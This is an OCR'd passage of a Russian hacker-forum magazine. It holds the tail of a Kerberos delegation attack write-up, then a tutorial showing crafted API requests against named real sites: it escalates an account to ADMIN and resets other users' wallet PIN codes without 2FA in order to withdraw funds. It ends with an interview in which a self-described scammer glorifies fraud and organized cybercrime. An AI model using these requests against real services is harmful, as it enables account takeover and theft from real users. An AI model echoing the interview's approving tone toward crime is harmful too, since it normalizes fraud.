


Рис. 22. S4U2Proxy, я иду!

После этого, полагаю, не нужно объяснять, что делать. Получим TGS через транзитные расширения Kerberos-а S4U2Self & S4U2Proxy с олицетворением пользователя administrator (get-ST.py) и фигачим secretsdump.py / wmiexec.py, чтобы извлечь секреты LSA или получить шелл на сервере.




Рис. 22. Теперь мы админы на сервере TEXAS


Прикольный вариант атаки, но протащить и выполнить оригинальный бинарь, как мы показали ранее, тоже не составляет большого труда.

Закончить хотелось бы словами классика: «Следи за собой, будь осторожен».

Спасибо за внимание.

ВСКРЫВАЕМ САЙТЫ ЧЕРЕЗ КРИВОЕ API

Dead_silence



Вскрываем сайты через кривое API

by Dead_silence

В данной статье я бы хотел показать как можно эксплуатировать плохо настроенный API.

Покажу на примере www.coinbaazar.com

1. Регистрируем аккаунт

2. Заходим в настройки аккаунта и смотрим что можно такого сменить дабы отловить обычный запрос, в нашем случае можно просто ник сменить.

3. Ловим такой запрос:

POST


https://www.coinbaazar.com/api/v1/user/updateUserInfo

{"_id":"******3f6e2f**1e900******","name":"XSS"}

Ловим программой (снифером) HttpAnalyzerStdV7 для меня он удобней в плане снифа WEB

4. В данном случае айди "_id" сайт воспринимает какому человеку менять, а name можно менять на что угодно, лично я сменил на userType для повышении привилегий

Как я обычно ищу переменную отвечающую за привилегию юзера ? всё просто ! снифаем момент авторизации, в этот момент сервер возвращает всю инфу об аккаунте, дальше остаётся только поискать среди ответов то что нам надо.



Теперь как скинуть нужный нам запрос на сервер, я использую Private Keeper в нём спакойно можно составить свой запрос но в есть более лёгкий вариант это дополнение к браузеру Tamper Dev.

Ссылка на софт.
Ссылка на видео.

Он ловит запрос и даёт вам его изменить до отправки на сервер.

То есть вам просто надо поймать момент запроса на смену данных и добавить переменную userType и поставить нужное значение.

Получилось так...

{“_id”:”******3f6e2f**1e900******””””,”userType”:”ADMIN”}

и отсылаем на сервер любым удобным способом !!!

5. Остаётся найти админку - https://admin.coinbaazar.com/ и подключится

Трафик вашего устройства должен быть виден в Fiddler

При текущей настройке вы должны иметь возможность перехватывать HTTP-трафик. Однако, если вы попытаетесь открыть любой веб-сайт HTTPS, вы получите сообщение о том, что сертификат безопасности этого сайта не является доверенным! ошибка. Чтобы исправить это, вы должны доверять корневому сертификату Fiddler.

1. В вашем браузере перейдите к http://ipv4.fiddler:8888
2. Загрузите корневой сертификат Fiddler.
3. Установите сертификат на свое устройство.

И всё теперь вы можете спокойно снифать Android приложение где нету защиты...

Так, а мы остановились на том что нам надо поймать запрос всё так же в смене никнейма в профиле

POST

https://appapi.handypick.io/user/update

{“id”:347***1,”picture”:null,”nickname”:”UUFh4isdfs””,”bio”:””}
---

2. Теперь идём искать как называется переменная для пин кода

Так как это наш акк для теста мы просто меняем PIN и снифаем запрос получаем pincode теперь мы знаем название переменой и идём менять

Получается вот такой POST запрос:

POST

https://appapi.handypick.io/user/update

{“id”:34***31,”picture”:null,”nickname”:”UUFh4isq””,”bio”:””””,”pincode”:”222222”}

В этом случае для отправки запроса лучше конечно уже использовать Private Keeper

не забываем менять ник иначе не пропустит

“results”:1

Запрос сменился данные поменялись, теперь идём на акк который хотим обнулить и проворачиваем систему, получаем PIN и выводим

Рассмотрим ещё способ как сменить он очень простой !!!

Когда меняется пин запрос вот такой

POST

https://appapi.handypick.io/user/change-pincode

{“email”:”******@songsign.com””,”new_pincode”:”111111”}

Как мы видим тут нету 2FA кода который идёт на почту, а значит это просто визуальная защита то есть приложение не как не отслеживает прошли мы 2fa для смены пина или нет и достаточно просто повторить запрос на смену

Если где то что вы недопоняли, я открыт для помощи, напишите мне в лс на форуме и я объясню.

Интервью

Уже стало хорошей традицией в каждом выпуске брать интервью у одного из друзей нашего журнала. на этот раз мы задали несколько вопросов господину, нет, скорее нашему доброму товарищу - **BRATVA**.
Интервьюировал господин Marcus52

Действующие лица - Marcus52 и brtava.

Как можно описать обывателю твою профессию и как так вышло, что ты попал в нее?

Моя профессия называется все также сквозь годы - господин скамерсант :) Никогда не было желания работать на кого-то, никогда не сиделось на одном месте и всегда хотелось организовывать все самому. Я вырос из человека-комбайна: не по тому, что мне хотелось все делать самому, а потому что возвращаясь в начало 2000-х как такового (онлайн) рынка еще и не было. Блядь, даже фриланс-сайтов не было :) На Планете в свое время было минимум по посту в день по поиску людей под всевозможный эникей: сбор стандартных путей по той или иной cms, вбив чего-то куда-то, регистрация аккаунтов-емейлов, скан прокси и т.д. И вот представь теперь, что ты вроде как человек-комбайн, а исходя из сегодняшних реалий: США мы тогда ебали буквально в ручном режиме :) Одинокие волки киберпреступности, блядь.

Невероятно, но факт: но еще лет 15 назад, я знал практически каждого русскоязычного хостера и системного администратора :) Потому что по сути весь белый екоммерц вырос из двух больших тусовок: кроберов-спамеров и авмов. Из авмов потом выделились сеошники, мало, кто помнит теперь, что создатель серча - Грей, в будущем украинский директор Яндекса, тоже был авмом :) Собственно, все финансовые сервисы-платежки выросли с наших черных и серых тем, так как биллить все как-то нужно было. Но об этом и без меня Врублевский уже достаточно рассказал и возможно еще расскажет :)

Из-за того, что в те далекие годы приходилось все делать самому, я получил уникальный опыт - от верстания сайтов и настройки всевозможной технической базы (от хостингов до биллингов), управления первыми ботнетами, работа с логами, все первые попытки масс-сканов до метасплойта и прочих замечательных фреймворков, я могу вполне уверенно сказать, что я в состоянии организовать работу практически любого онлайн-коллектива (черных или белых шапок) :) Возглавить любой уютный офис-пентестеров :) Потому что знаю работу изнутри, многие проблемы и бока.

Возвращаясь к твоему оригинальному вопросу: мне нравится организовывать вещи, но так как родом я из скамерсантов - любое СИ (именно реальное его применение для различных целей) мне заходит лучше всего.

Ты самоучка или есть какое-то профильное образование?

Как я уже написал выше, другой альтернативы в наши годы не было, кроме как становится самоучкой. К тому же приходилось еще интенсивно учить мову англосаксов, так как на русском языке практически никакого материала не было - ни Хабров, блядь, ни Яшечки :(

Уже тогда на Планете все нос морщили от любого вопроса новичков, так как Скрипт как-то принудительно заставил всех модераторов статьи написать, по риал пластику - ну хули, там палить-то и нечего было - Габрик купил оборудование, Селиванов поставил, Князев отмазал :) А вот по онлайну - куча нормальных мерчей были просто убиты кривыми вбивами (причина первого конфликта кроб и авмов). Поэтому никакого особого палева тем на форумах не было уже тогда (XSS в этом смысле - кладезь информации).

Профильное образование - бог дал закончить школу до того, как я пришел в бизнес :) Знаю одного эпичного заливщика и другого эпичного дроповода, кто решили “не тратить время на эту хуергу” (пишу цитату дословно по памяти), так как были заняты темами :) В ВУЗ я конечно без особых проблем поступил, но движухи было настолько много уже в те годы, что среди моего круга, мы ВУЗ называли ЦПХ. Собственно, основная его цель посещения раскрывается в этой загадочной аббревиатуре :)

Что больше всего привлекло тебя в твоем направлении?

Романтика, блядь! В детстве зачитывался книгами про индейцев, считал уже тогда жуткой несправедливостью, как приезжие американцы с индейцами обошлись... С юных лет решил, что англосаксов за их грехи нужно наказывать при первой возможности... Про индейцев больше шутка, но романтики в нашем деле до сих пор хоть отбавляй :) Я до сих пор не могу избавиться от радости, когда от этой аутичной РПГ порой с помощью нескольких кликов ты можешь получить реальные деньги. Ну и мне еще как-то давно зашел фильм “Газонокосильщик”...

Думаю, важнее задать вопрос - почему я остался в этом направлении :) Ответ: потому что всегда все получалось и до сих пор получается! Чувствую себя на своем месте.

Каки свои личные качества, ты считаешь наиболее важными для профессиональной деятельности?

Смекалка, трудолюбие и навык концентрироваться на важных вещах. Мы часто в шутку называем себя аутистами, и в этой шутке, знаешь, как-то не так уж много и шутки, лол.

Из моего опыта трудоуйстройства оффлайн-корешей по молодости - почти все сливались из-за отсутствия навыка сконцентрироваться. Человек может быть умным и трудолюбивым, уметь бодро зарабатывать деньги на оффлайн-темах, но чаще всего в онлайне х#й у него чего получится. Мы - элитка, отдельная каста скамерсантов и айти-предпринимателей, мазафака.

Расскажи в общем как протекает твой рабочий день?

Большинство времени уходит на контроль процессов. В нашей маленькой ламповой ОПГ бюрократия раздута как в худшем советском учреждении. Большинство процессов замыкается на мне: я утверждаю, я выделяю финансы, я проверяю. Над Конти там многие ресерчеры посмеивались, когда читали залеты по оплате серверов, а я прекрасно эти косяки понимаю - потому что, когда оплаты идут на тысячи и иногда на десятки тысяч, даже если ты такой очень себе успешный мэн - любая ошибка и проёб - это очень быстро спущенные деньги в никуда (с серверами обычное дело, когда проект вдруг закрыт и кто-то статус в таске не обновил).

Вторая большая проблема: внешние партнерства. Я человек по натуре очень дружелюбный и практически все внешние связи сквозь годы лежали и до сих пор лежат на мне :) Я не люблю все эти понты “пишите мне только по делу”, как и игнорировать людей (так как каждый контакт - это твой будущий потенциальный партнер, поставщик или работник), поэтому на чаты и, добавим сюда, форумы - уходит как минимум несколько часов в день.

Ну и третий важный вектор: ресерч новых методов и тем. Тут можно закопаться и раствориться в каком-нибудь хорошем ресерче на несколько часов и не заметить этого :) Из перечисленных трех моих основным ежедневных задач, признаюсь честно, это наиболее любимый

ресерч новых методов) :) Никогда не прекращаю учиться и всегда здорово, узнавать что-то новое.

С каким трудностями приходиться встречаться и как с ними справляешься?

Ты не поверишь, но для нашей профессии, самые тяжелые трудности - это личные трудности :) Хуле - крышечку ноутбука закрыл и онлайн-трудности на этом закончились :) Но если говорить обо мне лично, то все мои самые тяжкие кризисы начались только тогда, когда я внезапно решил заняться оффлайн-бизнесом :) До сих пор не могу забыть это пестрое время.

По поводу “как справится с трудностями” не буду цитировать избитую цитату Ницше (привет Рул666!), но позволю себе с ней согласиться :) Сильнее вы будете. При любом кризисе советую побольше выдыхать, поменьше думать (как правило, от ваших личных действий не очень много зависит при форс-мажоре), постарайтесь просто эту трудность пережить. Еще один важный совет - по возможности со всеми своими трудностями (какие они бы не были) - справляйтесь сами. Весь этот поиск “решал”, “помогал”, “волшебных таблеток” - он, увы, приводит к новым трудностям :) На эту тему поподробнее напишу как-нибудь в другой раз.

Что самое важное для себя, какие уроки ты вынеси из своего ремесла?

Самое важное для меня - двигаться вперед. Несколько проектов (вполне себе успешных проектов) - были свернуты по причине того, что уже некуда было развиваться. А шума было много :) Есть такая ошибка: становится рабом своего проекта, так как рефлексируешь на деньгах и переводишь туда все свое время. Не нужно забывать, что это все таки не легальный бизнес (где рабом своего дела тоже не нужно становиться) :) Как бы компенсация за риски должна быть достойная или для чего это все :)

